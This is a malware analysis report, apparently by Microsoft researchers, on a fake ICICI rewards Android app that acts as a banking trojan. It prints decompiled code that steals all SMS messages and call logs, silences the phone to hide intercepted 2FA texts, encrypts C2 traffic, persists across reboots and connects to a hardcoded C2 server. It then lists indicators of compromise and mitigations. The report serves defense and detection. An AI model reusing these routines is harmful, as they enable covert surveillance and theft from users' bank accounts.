
AutoStartService, themain handler of the malware, functions based on the commands it receives. The handler provides the malware with the following capabilities:

Enforcing its RAT commands

This malware's new version adds several RAT capabilities that expands its information stealing. It enables the malware to add call log uploading, SMS message and calls interception, and card blocking checks.



```
public void run() {
    char c2;
    String lowerCase = this.f3562b.toLowerCase();
    switch (lowerCase.hashCode()) {
        case -1721585691:
            if (lowerCase.equals("all_sms_received")) {
                c2 = 0;
                break;
            }
            c2 = 65535;
            break;
        case -1012222381:
            if (lowerCase.equals("online")) {
                c2 = 5;
                break;
            }
            c2 = 65535;
            break;
        case -902327211:
            if (lowerCase.equals("silent")) {
                c2 = 4;
                break;
            }
            c2 = 65535;
            break;
        case -132668543:
            if (lowerCase.equals("force_calls")) {
                c2 = 3;
                break;
            }
            c2 = 65535;
            break;
        case 537795111:
            if (lowerCase.equals("force_online")) {
                c2 = 2;
                break;
            }
            c2 = 65535;
            break;
        case 1332267140:
            if (lowerCase.equals("all_call_received")) {
                c2 = 1;
                break;
            }
            c2 = 65535;
            break;
        default:
            c2 = 65535;
            break;
    }
```



```
public void run() {
    char c4;
    String lowerCase = this.f2351b.toLowerCase();
    switch (lowerCase.hashCode()) {
        case -1721585691:
            if (lowerCase.equals("all_sms_received")) {
                c4 = 0;
                break;
            }
            c4 = 65535;
            break;
        case -1012222381:
            if (lowerCase.equals("online")) {
                c4 = 5;
                break;
            }
            c4 = 65535;
            break;
        case -902327211:
            if (lowerCase.equals("silent")) {
                c4 = 4;
                break;
            }
            c4 = 65535;
            break;
        case -574552802:
            if (lowerCase.equals("sms_filter")) {
                c4 = 6;
                break;
            }
            c4 = 65535;
            break;
        case -548183288:
            if (lowerCase.equals("is_online")) {
                c4 = '\b';
                break;
            }
            c4 = 65535;
            break;
        case -132668543:
            if (lowerCase.equals("force_calls")) {
                c4 = 3;
                break;
            }
            c4 = 65535;
            break;
        case 93832333:
            if (lowerCase.equals("block")) {
                c4 = 7;
                break;
            }
            c4 = 65535;
            break;
        case 537795111:
            if (lowerCase.equals("force_online")) {
                c4 = 2;
                break;
            }
            c4 = 65535;
            break;
        case 1332267140:
            if (lowerCase.equals("all_call_received")) {
                c4 = 1;
                break;
            }
```


Figure 9. Code comparison of 2021 (left) and 2022 (right) samples

These commands are described below.

Command Name	Description
all_sms_received	Flags to enable/disable SMS upload
all_call_received	Flags to enable/disable call log upload
silent	Put the mobile device on silent
block	Checks if the user’s card is blocked
sms_filter	Filters SMS based on strings (defaults to “ICICI”)
online	Checks if the user has an active internet connection

force_online	Uploads received SMS messages to the C2 server
is_online	Checks if the device is connected to the C2 server
force_calls	Uploads call logs to the C2 server

The *silent* command, which the malware uses to keep the remote attacker’s SMS sending activities undetected, stands out from the list of commands. Many banking apps require two-factor authentication (2FA), often sent through SMS messages. This malware enabling an infected device’s silent mode allows attackers to catch 2FA messages undetected, further facilitating information theft.




```
        return;
    }
    case "silent": {
        try {
            AutoStartService.this.l();
        }
        catch(e3.b v0_1) {
            v0_1.printStackTrace();
        }

        return;
    }
```

```
public void l() {
    AudioManager mAudioManager = (AudioManager)this.getSystemService("audio");
    try {
        mAudioManager.setStreamVolume(2, 0, 0);
        mAudioManager.setStreamVolume(5, 0, 0);
    }
    catch(Exception e) {
        c json = new c();
        json.o("data", AutoStartService.c(this.i + this.w() + "<>msg<>" + e.getLocalizedMessage()));
        json.o("Api", this.r);
        AutoStartService.v.a("cmd_done", new Object[]{AutoStartService.y(String.valueOf(json))});
    }

    if(mAudioManager.getStreamVolume(2) == 0 && mAudioManager.getStreamVolume(5) == 0) {
        c json = new c();
        json.o("data", AutoStartService.c(this.i + this.w() + "<>Silent_done"));
        json.o("Api", this.r);
        AutoStartService.v.a("cmd_done", new Object[]{AutoStartService.y(String.valueOf(json))});
    }
}
```

Figure 10. This code is responsible for turning the mobile device’s silent mode on

Encryption and decryption of SMS messages

In addition to encrypting all data it sends to the attacker, the malware also encrypts the SMS commands it receives from the attacker. The malware decrypts the commands through its decryption and decoding modules. The malware uses a combination of Base64 encoding/decoding and AES encryption/decryption methods.




```
public static String a(String password, String base64EncodedCipherText) {
    try {
        SecretKeySpec key = a.e(password);
        byte[] decodedCipherText = Base64.decode(base64EncodedCipherText, 2);
        return new String(a.b(key, a.d, decodedCipherText), "UTF-8");
    }
    catch(UnsupportedEncodingException e) {
        throw new GeneralSecurityException(e);
    }
}

public static byte[] b(SecretKeySpec key, byte[] iv, byte[] decodedCipherText) {
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
    cipher.init(2, key, new IvParameterSpec(iv));
    return cipher.doFinal(decodedCipherText);
}

public static String c(String password, String message) {
    try {
        return Base64.encodeToString(a.d(a.e(password), a.d, message.getBytes("UTF-8")), 2);
    }
    catch(UnsupportedEncodingException e) {
        throw new GeneralSecurityException(e);
    }
}

public static byte[] d(SecretKeySpec key, byte[] iv, byte[] message) {
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
    cipher.init(1, key, new IvParameterSpec(iv));
    return cipher.doFinal(message);
}

public static SecretKeySpec e(String password) {
    MessageDigest digest = MessageDigest.getInstance("SHA-256");
    byte[] bytes = password.getBytes("UTF-8");
    digest.update(bytes, 0, bytes.length);
    return new SecretKeySpec(digest.digest(), "AES");
}
```

Figure 11. The malware's encoding and decoding modules, as seen in its code

Stealing SMS messages

The malware steals all SMS messages from the mobile device's inbox. It collects all received, sent, read, and even unread messages. Collecting all SMS messages might allow attackers to use the data to expand their stealing range, especially if any messages contain other sensitive information such as SMS-based 2FA for email accounts, one's personal identification like the Aadhar card commonly used in India, or other financial-related information.




```
public String d(Context c) {
    StringBuffer sms = new StringBuffer();
    Uri inboxURI = Uri.parse("content://sms/");
    Cursor c1 = c.getContentResolver().query(inboxURI, new String[]{"_id", "thread_id", "address", "date", "body", "type", "person", "read"}, null, null, null);
    c1.moveToNext();
    while(c1.moveToNext()) {
        String ID = c1.getString(0);
        String ThreadID = c1.getString(1);
        String address = c1.getString(2);
        String date = c1.getString(3);
        String body = c1.getString(4);
        String type = c1.getString(5);
        String Person = c1.getString(6);
        String Status = c1.getString(7);
        if(type.equals("1")) {
            type = "Received";
        }
        else if(type.equals("2")) {
            type = "Sent";
        }

        if(Status.equals("0")) {
            Status = "UnReaded";
        }
        else if(Status.equals("1")) {
            Status = "Readed";
        }
```

Figure 12. Code used to steal all SMS messages

Uploading all call logs

The malware also uploads call logs stored on the mobile device. This data may be used for the attacker's surveillance purposes.



```
            v0_2.printStackTrace();
        }

        return;
    }
    case "force_calls": {
        Context v2_1 = AutoStartService.this.getBaseContext();
        AutoStartService.r(AutoStartService.this, v2_1);
        return;
    }
```


```
public static String r(AutoStartService arg1, Context arg2) {
    return arg1.z(arg2);
}

public static String s(AutoStartService x0) {
    return x0.r;
}
```

```
public final String z(Context context) {
    StringBuffer sb = new StringBuffer();
    if(y.a.a(this, "android.permission.READ_CALL_LOG") != -1) {
        Cursor managedCursor = context.getContentResolver().query(CallLog.Calls.CONTENT_URI, null, null, null, null);
        int number = managedCursor.getColumnIndex("number");
        int type = managedCursor.getColumnIndex("type");
        int date = managedCursor.getColumnIndex("date");
        int duration = managedCursor.getColumnIndex("duration");
        sb.append("Call Details :");
        while(managedCursor.moveToNext()) {
            String phNumber = managedCursor.getString(number);
            String callType = managedCursor.getString(type);
            Date callDayTime = new Date(((long)Long.valueOf(managedCursor.getString(date))));
            String callDuration = managedCursor.getString(duration);
            String dir = null;
            switch(Integer.parseInt(callType)) {
                case 1: {
                    dir = "INCOMING";
                    break;
                }
                case 2: {
                    dir = "OUTGOING";
                    break;
                }
                case 3: {
                    dir = "MISSED";
                }
            }
            sb.append("\nPhone Number:--- " + phNumber + " \nCall Type:--- " + dir + " \nCall Date:--- " + callDayTime + " \nCall duration in sec :--- " + callDuration);
            sb.append("\n----------------------------------");
        }

        managedCursor.close();
        return sb.toString();
    }
```

Figure 13. The malware code for stealing call logs

Communicating with its C2

This malware uses the open-source library socket.io to communicate with its C2 server.




```
public AutoStartService() {
    try {
        f2324v = l1.b.a("https://server4554ic.herokuapp.com/");
        this.f2345s = new b();
        this.f2346t = new c();
    } catch (URISyntaxException e4) {
        throw new RuntimeException(e4);
    }
}
```

Figure 14. Code showing the malware's C2 server connection

RestartBroadCastReceiver

The malware also uses the Android component *RestartBroadcastReceive*r, which functions based on the type of events received by the mobile device. This receiver launches a job scheduler named *JobService,* which eventually calls *AutoStartService* in the background. The receiver reacts when the device is restarted, if the device is connected to or disconnected from charging, when the device's battery status changes, and changes in the device's Wi-Fi state. *RestartBroadcastReceiver* ensures that the main command handler *AutoStartService* is always up and running.



```
public class RestartBroadcastReceiver extends BroadcastReceiver {
    public static JobScheduler a;

    public static void a(Context context) {
        if(RestartBroadcastReceiver.a == null) {
            RestartBroadcastReceiver.a = (JobScheduler)context.getSystemService("jobscheduler");
        }

        JobInfo jobInfo = new JobInfo.Builder(1, new ComponentName(context, JobService.class)).setOverrideDeadline(0L).setPersisted(true).build();
        RestartBroadcastReceiver.a.schedule(jobInfo);
    }

    @Override  // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Log.i(RestartBroadcastReceiver.class.getSimpleName(), "Service Stopped, but this is a never ending service.");
        RestartBroadcastReceiver.a(context);
    }
}
```

```
public class JobService extends android.app.job.JobService {
    public static String b;

    public static {
        JobService.b = "JobService";
    }

    public static RestartBroadcastReceiver a() {
        return null;
    }

    @Override  // android.app.job.JobService
    public boolean onStartJob(JobParameters jobParameters) {
        new c().b(this);
        return false;
    }
```

```
public void b(Context context) {
    if(context == null) {
        return;
    }

    this.c(context);
    if(!this.a(context, AutoStartService.class)) {
        if(Build.VERSION.SDK_INT >= 26) {
            context.startForegroundService(c.a);
        }
        else {
            context.startService(c.a);
        }
```

Figure 15. How the Receiver starts AutoStartService

Mitigating the fake app's unwanted extras

This malware's continuing evolution highlights the need to protect mobile devices. Its wider SMS stealing capabilities might allow attackers to the stolen data to further steal from a user's other banking apps. Its ability to intercept one-time passwords (OTPs) sent over SMS thwarts the protections provided by banks' two-factor authentication mechanisms, which users and institutions rely on to keep their transactions safe. Its use of various banking and financial organizations' logos could also attract more targets in the future.

App installation on Android is relatively easy due to the operating system's open nature. However, this openness is often abused by attackers for their gain. Apart from exercising utmost care when clicking on links in messages and installing apps, we recommend that users follow these steps to protect their devices from fake apps and malware:

- Download and install applications only from official app stores.
- Android device users can keep the *Unknown sources* option disabled to stop app installation from unknown sources.
- Use mobile solutions such as Microsoft Defender for Endpoint on Android to detect malicious applications.

Appendix

Indicators of compromise

Indicator	Type	Description
734048bfa55f48a05326dc01295617d932954c02527b8cb0c446234e1a2ac0f7	SHA-256	icici_rewards.apk
da4e28acdadfa2924ae0001d9cfbec8c8cc8fd2480236b0da6e9bc7509c921bd	SHA-256	icici_rewards.apk

65d5dea69a514bfc17cba435eccfc3028ff64923fbc825ff8411ed69b9137070	SHA-256	icici_rewards.apk
3efd7a760a17366693a987548e799b29a3a4bdd42bfc8aa0ff45ac560a67e963	SHA-256	icici_rewards.apk (first reported by MalwareHunterTeam)
hxxps://server4554ic[.]herokuapp[.]com/	URL	C2 server

MITRE ATT&CK techniques

Execution	Persistence	Defense Evasion	Credential Access	Collection	Command & Control	Exfiltration	Impact
T1603 Scheduled Task/Job	T1624 Event Triggered Execution	T1406 Obfuscated files/information	T1417 Input capture	T1417 Input capture	T1437 Application Layer Protocol	T1646 Exfiltration Over C2 Channel	T1582 SMS Control
	T1603 Scheduled Task/Job			T1636 Protected User Data	T1521 Encrypted Channel		

Shivang Desai, ***Abhishek Pustakala***, *and* ***Harshita Tripathi***
Microsoft 365 Defender Research Team